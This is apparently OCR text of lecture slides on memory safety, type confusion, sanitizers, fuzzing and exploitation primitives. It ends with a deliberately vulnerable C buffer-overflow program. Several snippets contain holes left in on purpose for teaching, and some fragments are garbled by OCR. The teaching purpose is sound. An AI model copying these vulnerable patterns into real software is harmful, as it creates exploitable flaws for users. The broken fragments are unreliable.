
Type and Memory Safety Violations are Common

* Data source: https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/

Buffer Overflow

Use After Free

1) New object is of **different** type
2) P2->foo() can execute attacker's code in the new object



t0: P1 and P2 point to A


t1: P1 is freed

P2 still points to**,** it is a **dangling pointer**


t2: attacker allocates space

t3: P2 now points to a new Object!

Race Condition



Race Condition




Sanitizer: Debug Policy Violations

- Observe actual execution and flag incorrect behavior
  - e.g., detect memory corruption or memory leak

- Many different sanitizers exist
  - Address Sanitizer (ASan)
  - Memory Sanitizer (MSan)
  - Thread Sanitizer (TSan)
  - Undefined Behavior Sanitizer (UBSan)


Address Sanitizer (ASan)

- Address Sanitizer is the most widely used sanitizer
  - focuses on memory safety violations
  - inserts ***redzone*** around objects
  - uses ***shadow memory*** to record whether each byte is accessible
  - detected over 10,000 memory safety violations



Fuzzing

- Fuzzing is an automated software testing technique
- To detect triggered bugs, fuzzers leverage sanitizers
- Popular and effective combination: Fuzzer + Sanitizer



Basic terms

- **Software bug:** a bug is a defect in software code
- **Software vulnerability:** a vulnerability is something that may render the software vulnerable to attack
- **Exploitation:** use of a specific code or technique that takes advantage of a vulnerability that exists in a target's software**.**
- **Attack primitives:** attack primitives are exploit building blocks

Attack primitive: arbitrary write

```
int global[10];

void set(int idx, int val) {
  global[idx] = val;
}
```

An attacker with control of idx and val can set any 4b location +/- 2GB around global to an arbitrary value.

Attack primitive: arbitrary write, limited location

```
void vuln(char *u1) {
  /* assert(strlen(u1) < MAX); */
  char tmp[MAX];
  strcpy(tmp, u1);
  /* equivalent:
     while (*u1 != 0)
       *(tmp++) = *u1++;
   */
  return strcmp(tmp, "foo");
}
```

An attacker with control of u1 can overwrite values (except \0) on the stack above tmp , ending with an \0 byte.

Attack primitive: arbitrary read

```
int global[10];

int get(int idx) {
  return global[idx];
}
```


An attacker with control over idx and the return value can read arbitrary 4b values +/- 2 GB of global's address.

Memory Safety

- Only accessing their intended referents

Memory safety violation

- Out of bound (deleted) memory is accessed



Memory Safety

- **Chrome**: 70% of high/critical vulnerabilities are memory unsafety
- **Firefox**: 72% of vulnerabilities in 2019 are memory unsafety
- **0days**: 81% of in the wild 0days (P0 dataset) are memory unsafey
- **Microsoft**: 70% of all MSRC tracked vulnerabilities are memory unsafety
- **Ubuntu**: 65% of kernel CVEs in USNs in a 6-month sample are memory unsafety
- **Android**: More than 65% of high/critical vulnerabilities are memory unsafety
- **macOS**: 71.5% of Mojave CVEs are due to memory unsafety

Requirements for memory unsafety (C/C++ view)

Memory safety violations rely on two conditions:

- Pointer goes out of bounds or becomes dangling
  - dangling pointer: a pointer pointing to a memory location that has been deleted (or freed) is called dangling pointer.
- The pointer is dereferenced (used for read or write)
  - memory dereferenced: getting the value that is stored in the memory location pointed by the pointer

Property: Spatial memory safety

Spatial memory safety is a property that ensures that all memory dereferences are within bounds of their pointer's valid objects. An object's bounds are defined when the object is allocated. Any computed pointer to that object inherits the bounds of the object. Any pointer arithmetic can only result in a pointer inside the same object. Pointers that point outside of their associated object may not be dereferenced. Dereferencing such illegal pointers results in a spatial memory safety error and undefined behavior.

Spatial memory safety violation

```
char *ptr = malloc(24);
for (int i = 0; i < 26 ++i) {
  ptr[i] = i+0x41;
}
```

- Classic buffer overflow
- Array is sequentially accessed past its allocated length

Property: Temporal memory safety

Temporal memory safety is a property that ensures that all memory dereferences are valid at the time of the dereference, i.e., the pointed-to object is the same as when the pointer was created. When an object is freed, the underlying memory is no longer associated to the object and the pointer is no longer valid. Dereferencing such an invalid pointer results in a temporal memory safety error and undefined behavior.

Temporal memory safety violation

```
char *ptr = malloc(26);
free(ptr);
for (int i = 0; i < 26; ++i) {
  ptr[i] = i+0x41;
}
```


```
std::vector<int> v { 10, 11 };
int *vptr = &v[1]; // Points *into* ‘v‘.
v.push_back(12);
std::cout << *vptr; // Bug (use-after-free)
```

Type Safety

- Operations on the object always being compatible with the object's type

Type safety violation

- Data is used with its incorrect type



C++ casting operations

static_cast<ToClass>(Object)

- Compile time check
- No runtime type information

dynamic_cast<ToClass>(Object)

- Runtime check
- Requires Runtime Type Information (RTTI)
- Not used in performance critical code

Type Cas

- Upcasting: c pointer
- Downcasting ss pointer
  - this may nt object

GET YOUR UPDATE —

Firefox gets patch for critical 0-day that's being actively exploited

Flaw allows attackers to access sensitive memory locations that are normally off-limits.

DAN GOODIN - 1/8/2020, 9:03 PM

CVE-20
and Fal

Reporter

Impact
Descriptio

Incorrect a
type confu

Reference

Bug 16074

ementHole

could lead to a

```
// P
// C
P  *p
C  *c
...
static_cast<ptr*>(pptr);
```

Common bug types

Not all bugs map as clearly to primitives as the earlier examples.

C/C++ provides many different opportunities for failure.

Improper initialization

```
typedef unsigned int uint;
int getmin(int *arr, uint len) {
  int min;
  for (int i=0; i<len; i++)
    min = (min < arr[i]) ? min : arr[i];
  return min;
}
```

min is not initialized and may have an arbitrary value. (-Wuninitialized ?)

Scoping

```
int a;
void calc(int b) {
  int a = b*12;
  if (b + 24 == 96)
    a = b;
}
```

The local variable a is assigned while the global variable a is not modified.

Operator precedence

```
void find(node **curr, val) {
  while (*curr != NULL) {
    if (*curr->val == val) {
      return;
    } else {
      *curr = *curr->next;
    }
  }
}
```

The arrow operator -> and the dot operator . bind more tightly than dereference * , parenthesis would solve the problem, i.e., (*curr)-> .

Control-flow

```
int x,y;
for (x=0; x<xlen; x++)
  for (y=0; y<ylen; y++);
    pix[y*xlen + x] = x*y;
```

A rogue ; terminates the statement in the second loop and the assignment will only be executed once. Only the (out-of-bounds) write pix[ylen*xlen+xlen] = xlen*ylen will be executed. Such errors may result in partial initialization, allowing an adversary to leak information.

Control-flow

```
if (isbad(cert))
  goto fail;
if (invalid(cert))
  goto fail;
  goto fail;
```


A double goto executes in any case (it is no longer scoped by the if) and always errors out. This was the famous goto fail bug in Apple's SSL (Secure Sockets Layer) implementation.

- Reference: https://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch/

End-to-end exploits

- Code injection on the stack
- Code injection on the heap
- Return to libc
- Type confusion


Stack Layout for Function Call Chain



Reference: https://www.handsonsecurity.net/

Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```




- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

